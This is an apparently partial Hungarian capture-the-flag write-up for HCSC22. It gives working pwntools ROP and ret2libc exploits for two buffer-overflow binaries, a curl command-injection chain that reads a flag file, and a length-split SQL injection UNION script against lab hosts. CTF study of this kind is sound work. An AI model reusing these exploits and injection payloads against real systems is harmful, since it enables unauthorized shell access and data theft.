

HCSC22 Writeup

Dethbaron

Tartalom

Welcome	3
Welcome	3
Pwn	3
Agecheck	3
Agecheck2	8
Web	11
Üres oldal.....	11
Beatles	12
Hanna local.....	14
Hanna root.....	15
Tsai local	16
Tsai root.....	20
Pentest.....	21
Apollo local.....	21
Apollo root.....	23
Princess.....	24
Elizabeth local.....	25
Elizabeth root	26
Wilfred Warrior db	27
Wilfred Warrior local.....	30
Tanu local	31
Tanu root.....	33
Forensics.....	35
James Webb	35
A fájl.....	37
Pcap	39
OSINT	42
Keresd a nőt!	42
Véletlen találkozás.....	43
Off_forensics	44
OFFNS_WebSVN#1.....	44
OFFNS_WebSVN#2.....	45

OFFNS_Crypto#1	46
OFFNS_Crypto#2	49
OFFNS_BonkBox#1	50
OFFNS_BonkBox#2	51
Def_forensics.....	55
DFNSV_WebProbe.....	55
DFNSV_WebShell.....	55
DFNSV_Privesc.....	56
DFNSV_C2#1.....	57
DFNSV_C2#2.....	58
DFNSV_Poison	59

Welcome

Welcome

Feladat

Üdvözzük a versenyen! A feladatokhoz flag-eket kell találni és ezeket itt beküldeni. Kezdjük is egy egyszerűvel: <https://ecsc.hu/>

Megoldás

A weboldalt meglátogatva megkapjuk a flaget bemelegítésként: HCSC{Udvozojuk_a_versenyben}

HCSC{Udvozojuk_a_versenyben}

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Pwn

Agecheck

Feladat

A 2022-es magyar csapatot keressük. Az ENISA szabályai alapján életkor alapú korlátozások vannak. Kérlek ellenőrizd az életkorodat a csatolt app-pal.

Fut egy távoli verzió is: nc 10.10.(1-9).12 3001

Megoldás

A bináris egy statikusan linkelt nagy bináris, 64 bites.

```
(mullerdavid@DESKTOP-DAVID2) - [mnt/d/Temp/ctf/hcsc22/agecheck]
$ file agecheck
agecheck: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=6d34da6dfcb6a8b8133cf38e3ddab8b7cf5389b3, for GNU/Linux 3.2.0, not stripped
```

A binárist futtatva az életkort várja inputként.

```
(mullerdavid@DESKTOP-DAVID2) - [mnt/d/Temp/ctf/hcsc22/agecheck]
$ ./agecheck
Udvozzuk a HCSC2022 versenyen!
Kérem adja meg a születési idejét az alábbi formátumban (év/hónap/nap) és kiértékeljük hogy részt vehet-e az ECSC2022 döntőjében!
2000/01/01
Szuper, már csak annyit kell tenni, hogy megszerzi a flaget.
```

Ghidra egész jól visszafejti az appot, nem kell assemblyben dolgozni. Egy 0x40 méretű bufferbe olvasunk 0x140 bájtot.

```

483 void processInput(char *param_1)
484 {
485     undefined2 local_16;
486     int local_14;
487     char *local_10;
488
489     local_16 = 0x2f;
490     local_10 = strtok(param_1, (char *) &local_16);
491     local_14 = atoi(local_10);
492     if (local_14 < 0x7cd) {
493         puts("Sajnalom, de On tul van a korhataron :(");
494         fflush(stdout);
495         // WARNING: Subroutine does not return
496         exit(1);
497     }
498     if (0x7d6 < local_14) {
499         puts("Sajnalom, de On a korhatar alatt van :(");
500         fflush(stdout);
501         // WARNING: Subroutine does not return
502         exit(1);
503     }
504     printf("Szuper, most mar csak annyit kell tenni, hogy megoldani ezt a challenge-t is.");
505     fflush(stdout);
506     return;
507 }
508
509
510
511 void main(void)
512 {
513     char local_48 [64];
514
515     puts("Udvazolom a HCSC2022 versenyen!");
516     puts("Kicsit modosítottuk az elozo verziot, mert kiderult hogy serulekeny.");
517     puts(
518         "Kerem adja meg a szuletesi idejet (ev/honap/nap) formatumban es kiertekeeljuk, hogy reszt vehet-e az ECSC2022 dontoben!"
519     );
520     fflush(stdout);
521     fgets(local_48, 0x140, stdin);
522     processInput(local_48);
523     return;
524 }
525
526

```

A program megkeresi az első / előtti részt és számként értelmezi. Minden 1997 és 2006 közötti érték megfelelő. Az input további része nem érdekes. Minden egyéb évre rögtön exitel.

Ezek után ki is számolhatnánk hogy a segfault melyik offseten lévő cím miatt történik, de pwntools-al ez egyszerű.

```

~/muller david@DESKTOP-DAVID2:~/mnt/d/Temp/ctf/hcsc22/agecheck
$ python
Python 3.10.5 (main, Jun 8 2022, 09:26:22) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import ELF, process, ROP, remote, ssh, gdb, cyclic, cyclic_find, log, p64, u64
>>> LOCAL_BIN = './agecheck'
>>> BIN = ELF(LOCAL_BIN)
[*] ~/mnt/d/Temp/ctf/hcsc22/agecheck/agecheck
Arch: amd64-64-little
RELO: No RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
>>> P = process(LOCAL_BIN)
[*] Starting local process './agecheck'
[*] Starting local process './agecheck': pid 17103
>>> ELF_LOADED = ELF(LOCAL_BIN)
>>> gdb.attach(P.pid, "c")
[*] running in new terminal: ['/usr/bin/gdb', '-q', '~/mnt/d/Temp/ctf/hcsc22/agecheck/agecheck', '17103', '-x', '/tmp/pwnq
2kgcln8.gdb-1']
[*] Waiting for debugger
[*] Waiting for debugger: Done
17104
>>> payload = b"2006"*cyclic(200)
>>> print(P.clean())
b'Udvazoljuk a HCSC2022 versenyen!\nKerem adja meg a szuletesi idejet az alábbi formatumban (ev/honap/nap) es kiertekelja
k hogy reszt vehet-e az ECSC2022 dontojeben!\n'
>>> P.sendline(payload)
>>> print(cyclic_find(0x61617261))
67
>>>

```

GDB alatt az „info proc mapping” parancssalmegnézhetjük az egyes memória szegmensek engedélyét. A stack nem futtatható, de van RW rész.

```
(gdb) b main
Breakpoint 1 at 0x4018fb
(gdb) r
Starting program: /mnt/d/Temp/ctf/hcsc22/agecheck/agecheck

Breakpoint 1, 0x00000000004018fb in main ()
(gdb) info proc mapping
process 17204
Mapped address spaces:

   Start Addr           End Addr       Size     Offset  Perms  objfile
   -----
   0x400000             0x401000       0x1000        0x0   r--p   /mnt/d/Temp/ctf/hcsc22/agecheck/agecheck
   0x401000             0x483000      0x82000       0x1000   r-xp   /mnt/d/Temp/ctf/hcsc22/agecheck/agecheck
   0x483000             0x4aa000      0x27000      0x83000   r--p   /mnt/d/Temp/ctf/hcsc22/agecheck/agecheck
   0x4aa000             0x4b0000       0x6000      0xaa000   rw-p   /mnt/d/Temp/ctf/hcsc22/agecheck/agecheck
   0x4b0000             0x4d4000      0x24000        0x0   rw-p   [heap]
   0x7ffff7ffa000       0x7ffff7ffe000  0x4000        0x0   r--p   [vvar]
   0x7ffff7ffe000       0x7ffff7fff000  0x1000        0x0   r-xp   [vdso]
   0x7ffff7fff000       0x7ffff7fff000  0x21000        0x0   rw-p   [stack]
```

Az eredeti megoldásom következik. Lásd egyebeket egyszerűbb megoldásért.

A statikus binárisban benne van a system.

```
(gdb) disas system
Dump of assembler code for function system:
   0x000000000040a670 <+0>:   test    %rdi,%rdi
   0x000000000040a673 <+3>:   je      0x40a680 <system+16>
   0x000000000040a675 <+5>:   jmp     0x40a110 <do_system>
   0x000000000040a67a <+10>:  nopw    0x0(%rax,%rax,1)
   0x000000000040a680 <+16>:  sub     $0x8,%rsp
   0x000000000040a684 <+20>:  lea     0x79918(%rip),%rdi      # 0x483fa3
   0x000000000040a68b <+27>:  call    0x40a110 <do_system>
   0x000000000040a690 <+32>:  test    %eax,%eax
   0x000000000040a692 <+34>:  sete    %al
   0x000000000040a695 <+37>:  add     $0x8,%rsp
   0x000000000040a699 <+41>:  movzbl  %al,%eax
   0x000000000040a69c <+44>:  ret
```

Az összes rop gadgetet könnyen megkereshetjük, hogy könnyebb legyen keresni építőkockákat.

```
1. ropper --file ./agecheck --nocolor > rop.txt
```

Ez alapján egy ROP chaint kreáltam, mely a végén a libc systemet hívja meg. A következő gadgeteket használtam.

1. rax <-- 0x4aa000 (csak egy írható cím)
2. rdx <-- /bin/sh\x00
3. [rax] <-- rdx
4. rdi <-- 0x4aa000
5. system() (az rdi az első paraméter, amit majd futtat)

A kész exploit.

```
1. #!/usr/bin/env python3
2.
3. from pwn import ELF, process, ROP, remote, gdb, cyclic, cyclic_find, log, p64, u64
4.
5. LOCAL_BIN = "./agecheck"
6. LOCAL = True
7. GDB = False
8.
9. if LOCAL:
10.     P = process(LOCAL_BIN)
11.     ELF_LOADED = ELF(LOCAL_BIN)
12.     ROP_LOADED = ROP(ELF_LOADED)
13.     if GDB:
14.         gdb.attach(P.pid, """
15. b *(main+113)
16. display/i $pc
17. c
18. """)
19. else:
20.     P = remote('10.10.4.12', 3001)
21.     ELF_LOADED = ELF(LOCAL_BIN)
22.     ROP_LOADED = ROP(ELF_LOADED)
23.
24. BIN = ELF(LOCAL_BIN)
25. SYSTEM = BIN.sym["system"]
26. POP_RDI = (ROP_LOADED.find_gadget(['pop rdi', 'ret']))[0]
27. POP_RAX = (ROP_LOADED.find_gadget(['pop rax', 'ret']))[0]
28. POP_RDX = (ROP_LOADED.find_gadget(['pop rdx', 'ret']))[0]
29. RET = (ROP_LOADED.find_gadget(['ret']))[0]
30. MOV_RAX_RDX = 0x465bcd # manually looked with ropper
31. RW_ADDR = 0x4aa000
32.
33. def generate_payload_aligned(rop):
34.     payload1 = rop
35.     if (len(payload1) % 16) == 0:
36.         return payload1
37.     else:
38.         payload2 = p64(RET) + rop
39.         if (len(payload2) % 16) == 0:
40.             log.info("Payload aligned successfully")
41.             return payload2
42.         else:
43.             log.warning(f"I couldn't align the payload! Len: {len(payload1)}")
44.             return payload1
45.
46. log.info("System: " + hex(SYSTEM))
47. log.info("pop rdi; ret gadget: " + hex(POP_RDI))
48. log.info("pop rax; ret gadget: " + hex(POP_RDI))
49. log.info("pop rdx; ret gadget: " + hex(POP_RDI))
50.
51. rip_offset = 67
52. payload =
    p64(POP_RAX)+p64(RW_ADDR)+p64(POP_RDX)+(b"/bin/sh\x00")+p64(MOV_RAX_RDX)+p64(POP_RDI)+p64
    (RW_ADDR)+p64(SYSTEM)
53. payload = b"2000/"+b"A"*rip_offset+generate_payload_aligned(payload)
54.
55. print(P.clean())
56. P.sendline(payload)
57. P.interactive()
58.
```

Egyebek

Volt egyszerűbb mód, van egy test függvény. Rögtön be lehet ide ugrani, ha a returnt az elágazáson belülre irányítjuk.

```
2167 void test(void)
2168
2169 {
2170     if (temp == 1) {
2171         system("/bin/sh");
2172     }
2173     return;
2174 }
```

```
(gdb) disas test
Dump of assembler code for function test:
0x00000000401815 <+0>:    push    %rbp
0x00000000401816 <+1>:    mov     %rsp,%rbp
0x00000000401819 <+4>:    mov     0x4aef1(%rip),%eax    # 0x4afa10 <temp>
0x0000000040181f <+10>:   cmp     $0x1,%eax
0x00000000401822 <+13>:   jne     0x401834 <test+31>
0x00000000401824 <+15>:   lea     0x817dd(%rip),%rax    # 0x483008
0x0000000040182b <+22>:   mov     %rax,%rdi
0x0000000040182e <+25>:   call    0x40a670 <system>
0x00000000401833 <+30>:   nop
0x00000000401834 <+31>:   nop
0x00000000401835 <+32>:   pop     %rbp
0x00000000401836 <+33>:   ret
End of assembler dump.
```

```
1. #!/usr/bin/env python3
2.
3. from pwn import ELF, process, ROP, remote, gdb, cyclic, cyclic_find, log, p64, u64
4.
5. LOCAL_BIN = "./agecheck"
6. LOCAL = True
7.
8. if LOCAL:
9.     P = process(LOCAL_BIN)
10.    ELF_LOADED = ELF(LOCAL_BIN)
11.    ROP_LOADED = ROP(ELF_LOADED)
12. else:
13.     P = remote('10.10.4.12',3001)
14.     ELF_LOADED = ELF(LOCAL_BIN)
15.     ROP_LOADED = ROP(ELF_LOADED)
16.
17. SYSTEM_BASH = 0x00401824 # test() after condition
18.
19. rip_offset = 67
20. payload = b"2000/"+b"A"*rip_offset+p64(SYSTEM_BASH)
21.
22. print(P.clean())
23. P.sendline(payload)
24. P.interactive()
25.
```

Agecheck2

Feladat

A 2022-es magyar csapatot keressük. Az ENISA szabályai alapján életkor alapú korlátozások vannak. Kérlek ellenőrizd az életkorodat a csatolt app-pal. Az előző verzió úgy tűnik nem vált be.

Fut egy távoli verzió is: nc 10.10.(1-9).12 3002

Megoldás

A bináris sokkal kisebb, most dinamikusan linkelt.

```

[mullerdavid@DESKTOP-DAVID2]~/mnt/d/Temp/ctf/hcsc22/agecheck2
$ file agecheck2
agecheck2: ELF 64-bit LSB executable, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=38576095779a4fd0d87407932aaca28267cfdal3, for GNU/Linux 3.2.0, not stripped

```

A binárist futtatva az életkort várja inputként. Hasonlóan az előző feladathoz.

```
mullerdavid@DESKTOP-DAVID2:~/mnt/d/Temp/ctf/hcsc22/agecheck2$ ./agecheck2
Udvozlom a HCSC2022 versenyt!
Kicsit módosítottuk az elozo verziot, mert kiderult hogy serulekeny.
Kerem adja meg a szuletési idejet (ev/honap/nap) formatumban es kiertekeeljuk, hogy reszt vehet-e az ECSC2022 dontoben!
2000/01/01
Szuper, most mar csak annyit kell tenni, hogy megoldani ezt a challenge-t is.
```

A buffer mérete is hasonló (ugyan az), Segmentation Fault hosszú inputra.

```

[mullerdavid@DESKTOP-DAVID2]~/mnt/d/Temp/ctf/hcsc22/agecheck2
$ ./agecheck2
Udvozlom a HCSC2022 versenyt!
Kicsit módosítottuk az előző verziót, mert kiderült hogy sérülékeny.
Kérem adja meg a születési idejét (év/hónap/nap) formátumban és kiértékeljük, hogy részt vehet-e az ECSC2022 döntőben!
2000/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Super, most már csak annyit kell tenni, hogy megoldani ezt a challenge-t is. Segmentation fault

```

Ghidra még mindig jól teljesít. A logika változatlan, egy 0x40 méretű bufferbe olvasunk 0x140 bájtot.

```

483 void processInput(char *param_1)
484
485 {
486     undefined2 local_16;
487     int local_14;
488     char *local_10;
489
490     local_16 = 0x2f;
491     local_10 = strtok(param_1, (char *)&local_16);
492     local_14 = atoi(local_10);
493     if (local_14 < 0x7cd) {
494         puts("Sajnálom, de On tud van a korhataron :(");
495         fflush(stdout);
496         // WARNING: Subroutine does not return
497         exit(1);
498     }
499     if (0x7d6 < local_14) {
500         puts("Sajnálom, de On a korhatar alatt van :(");
501         fflush(stdout);
502         // WARNING: Subroutine does not return
503         exit(1);
504     }
505     printf("Szuper, most mar csak annyit kell tenni, hogy megoldani ezt a challenget is.");
506     fflush(stdout);
507     return;
508 }
509
510
511
512 void main(void)
513
514 {
515     char local_48 [64];
516
517     puts("Udvozlom a HCSC2022 versenyen!");
518     puts("Kicsit modosítottuk az elozo verziot, mert kiderult hogy serulekeny.");
519     puts(
520         "Kerem adja meg a szulesi idejet (ev/honap/nap) formatumban es kiertekeljuk, hogy reszt vehet-e az ECSC2022 dontoben!");
521     );
522     fflush(stdout);
523     fgets(local_48, 0x140, stdin);
524     processInput(local_48);
525     return;
526 }

```


Eltűnt viszont a test függvény és dinamikusan linkelt. A libc címe is változik futásonként, így leakelni kell egy címet.

Az összes rop gadgetet könnyen megkereshetjük, hogy könnyebb legyen keresni építőkockákat.

```
1. ropper --file ./agecheck --nocolor > rop.txt
```

Ez alapján egy ROP két ROP chaint kreáltam, mely a végén a libc systemet hívja meg. Első körben leakelek egy libc addressst, majd ez alapján kiszámolom a system címét és második lépésben futtatom azt. Fun fact, a libcben már van egy /bin/bash string, így ezzel nem kell törődnö. A következő gadgeteket használtam.

1. Leak
 - 1.1. rdi <-- puts got
 - 1.2. puts() (az rdi az első paraméter, amit majd futtat)
 - 1.3. main()
2. Exploit
 - 2.1. rdi <-- address of /bin/sh
 - 2.2. system()

A kész exploit.

```
1. #!/usr/bin/env python3
2.
3. from pwn import ELF, process, ROP, remote, ssh, gdb, cyclic, cyclic_find, log, p64, u64
4.
5.
6. LOCAL_BIN = "./agecheck2"
7. #LOCAL_LIBC = "/usr/lib/x86_64-linux-gnu/libc-2.33.so"
8. LOCAL_LIBC = "./libc-2.31.so"
9. LOCAL = False
10. GDB = False
11.
12. LIBC = ELF(LOCAL_LIBC) if LOCAL_LIBC else None
13. BIN = ELF(LOCAL_BIN)
14. ENV = {"LD_PRELOAD": LOCAL_LIBC} if LIBC else {}
15.
16. if LOCAL:
17.     P = process(LOCAL_BIN, env=ENV)
18.     ELF_LOADED = ELF(LOCAL_BIN)
19.     ROP_LOADED = ROP(ELF_LOADED)
20.     if GDB:
21.         gdb.attach(P.pid, """
22. b *(main+113)
23. display/i $pc
24. c
25. """)
26. else:
27.     P = remote('10.10.4.12', 3002)
28.     ELF_LOADED = ELF(LOCAL_BIN)
29.     ROP_LOADED = ROP(ELF_LOADED)
30.
31. rip_offset = 67
32. PREFIX = b"2000/" + b"F" * rip_offset
33.
34. libc_func = "puts"
35. PUTS_PLT = ELF_LOADED.plt['puts']
36. MAIN_PLT = ELF_LOADED.symbols['main']
37. FUNC_GOT = ELF_LOADED.got[libc_func]
38. POP_RDI = (ROP_LOADED.find_gadget(['pop rdi', 'ret']))[0]
39. RET = (ROP_LOADED.find_gadget(['ret']))[0]
40.
```

```

41. log.info("Main start: " + hex(MAIN_PLT))
42. log.info("Puts plt: " + hex(PUTS_PLT))
43. log.info("pop rdi; ret gadget: " + hex(POP_RDI))
44. log.info("ret gadget: " + hex(RET))
45.
46. def generate_payload_aligned(rop):
47.     payload1 = rop
48.     if (len(payload1) % 16) == 0:
49.         return payload1
50.     else:
51.         payload2 = p64(RET) + rop
52.         if (len(payload2) % 16) == 0:
53.             log.info("Payload aligned successfully")
54.             return payload2
55.         else:
56.             log.warning(f"I couldn't align the payload! Len: {len(payload1)}")
57.             return payload1
58.
59. # Leak offset
60. log.info(libc_func + " GOT @ " + hex(FUNC_GOT))
61. payload_leak = p64(POP_RDI) + p64(FUNC_GOT) + p64(PUTS_PLT) + p64(MAIN_PLT)
62. payload_leak = PREFIX + generate_payload_aligned(payload_leak)
63.
64. print(P.clean())
65. P.sendline(payload_leak)
66. print(P.recvuntil(b'hogy megoldani ezt a challenge is.', drop=True))
67.
68. received = P.recvline().strip()
69. leak = u64(received.ljust(8, b"\x00"))
70. log.info(f"Leaked LIBC address, {libc_func}: {hex(leak)}")
71. LIBC.address = leak - LIBC.symbols[libc_func] #Save LIBC base
72. log.info("If LIBC base doesn't end end 00, you might be using an icorrect libc library")
73. log.info("LIBC base @ %s" % hex(LIBC.address))
74.
75. #Exploit
76. BINSHELL = next(LIBC.search(b"/bin/sh")) #Verify with find /bin/sh
77. SYSTEM = LIBC.sym["system"]
78.
79. log.info("POP_RDI %s " % hex(POP_RDI))
80. log.info("bin/sh %s " % hex(BINSHELL))
81. log.info("system %s " % hex(SYSTEM))
82.
83. payload = p64(POP_RDI) + p64(BINSHELL) + p64(SYSTEM)
84. payload = PREFIX + generate_payload_aligned(payload)
85.
86. print(P.clean())
87. P.sendline(payload)
88. P.interactive()
89.

```

Web


Üres oldal

Feladat


Lehet lemaradt a weboldal tartalma

Megoldás

Megnyitva az oldalt üres, de van egy komment benne:



A cmd paraméter egy fájlt ír ki. Saját forrását is tudja nézni.



Látszik, hogy csak a cat-el fűzi össze és system-el futtatja. Nincs ellenőrzés. Pontosvesszővel elválasztva saját parancsot is tudunk futtatni, bármit. Körülnézve a flag /var/hcsc2022secret/flag alatt található.

```
(mullerdauid@DESKTOP-DAVID2) ~ - [ /mnt/d/Temp/ctf/hcsc22/ures-oldal ]
$ curl 'http://10.10.3.10:2002/index.php?cmd=challenge.txt;find%20/%20-type%20f%20-name%20%22%2Aflag%2A%22'
<!-- <a href="/index.php?cmd=challenge.txt">here</a> -->

Yes, that's the challenge you need to solve. The flag is in the flag file somewhere.
/sys/devices/pnp0/00:03/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/var/hcsc2022secret/flag
/usr/lib/x86_64-linux-gnu/perl/5.30.0/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/perl/5.30.0/bits/ss_flags.ph
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/kpageflags

(mullerdauid@DESKTOP-DAVID2) ~ - [ /mnt/d/Temp/ctf/hcsc22/ures-oldal ]
$ curl 'http://10.10.3.10:2002/index.php?cmd=challenge.txt;cat%20/var/hcsc2022secret/flag'
<!-- <a href="/index.php?cmd=challenge.txt">here</a> -->

Yes, that's the challenge you need to solve. The flag is in the flag file somewhere.
HCSC{not_empty_it_is_never_empty}

(mullerdauid@DESKTOP-DAVID2) ~ - [ /mnt/d/Temp/ctf/hcsc22/ures-oldal ]
$ |
```

HCSC{not_empty_it_is_never_empty}

Beatles

Feladat

Nagyon sok daluk és koncertjük volt. Ha keresed valamelyiket, jó ha van egy katalógus:









[http://10.10.\(1-9\).12:881](http://10.10.(1-9).12:881)

Megoldás


Meglátogatva a következőt látjuk. Egy egyszerű dalkereső oldal, Beatles számokkal.

10.10.4.12:881/index.php x +

← → ↺ ⌂ 🔍 10.10.4.12:881/index.php ☆ 🔍 Search

 Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

Song catalogue



Search by album: Let it be ▾

Search by vocal: Lennon ▾

Search by year: 1962 ▾

Search by song title:

Title

Album

Writer

Vocal

Year

A fenti dropdown menük GET paraméterrel operálnak, egy-egy indexel. A lenti title search POST metódussal, 3 paraméterrel. Küldéskor kiírja az SQL queryt amit futtat (SELECT * FROM Song Where title like '%%');).

Egy mintával látható, hogy az egyes paraméterek össze lesznek fűzve és 30-30-31 hosszúak.

A form egy sima SQL inject sérülékenységet tartalmaz, limitált hosszal. Például „123” keresésre semmit nem ad, de az „123' OR 1=1#” az összeset.

A tábla mérete egy megfelelő union select-el kipróbálható, 6 hosszú, a többinél nem ír ki semmit. „?’ UNION SELECT 1,2,3,4,5,6#”

Az egyetlen probléma a 30 karakteres limit, de egy kis scripttel könnyen áthidalható.

```
1. #!/usr/bin/env python3
2. import requests
3. import sys
4. url = 'http://10.10.4.12:881'
5. query = sys.argv[1]
6. payload = "?' UNION "+query+" #"
7. data = {"song": payload[0:30], "song2": payload[30:60], "song3": payload[60:]}
8. x = requests.post(url, data=data)
9. sub = x.text
10. sub = sub[sub.find("SELECT"):]
11. find = "<tr style=\"color: #8888ff; font-size:20px;\"> <td></td><td>"
12. lines = sub.split('<tr style=\"color: #8888ff; font-size:20px;\"> <td></td><td>')
13. for line in lines:
14.     cols = line.replace("</td><td>", "\t")
15.     cols = cols.replace("<td>", "")
16.     cols = cols.replace("</td>", "")
17.     cols = cols.replace("</tr>", "")
18.     cols = cols.replace("</table></font>", "")
19.     print(cols)
20.
```

Az egyetlen amire figyelni kell, hogy 6 méretű legyen a kimeneti selectünk.

Az oszlopok lekérdezésénél megtaláljuk a táblánkat és a mezőt.

```
(muller david@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/beatles ]
$ ./exploit.py 'SELECT 1,2,3, TABLE_NAME, COLUMN_NAME, DATA_TYPE FROM information_schema.COLUMNS' | tail
2      3      Song      vocal      varchar
2      3      Song      year      int
2      3      SuperSecretFlag id      int
<br>
```

A táblában a flaggel.

```
(muller david@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/beatles ]
$ ./exploit.py 'SELECT 1,2,3,4,flag,6 FROM SuperSecretFlag'
SELECT * FROM Song Where title like '??' UNION SELECT 1,2,3,4,flag,6 FROM SuperSecretFlag #?';
2      3      4      HCSC{k0mp0nalt_SQL1_1njekcio_konnyu?}      6
<br>
```

HCSC{k0mp0nalt_SQL1_1njekcio_konnyu?}

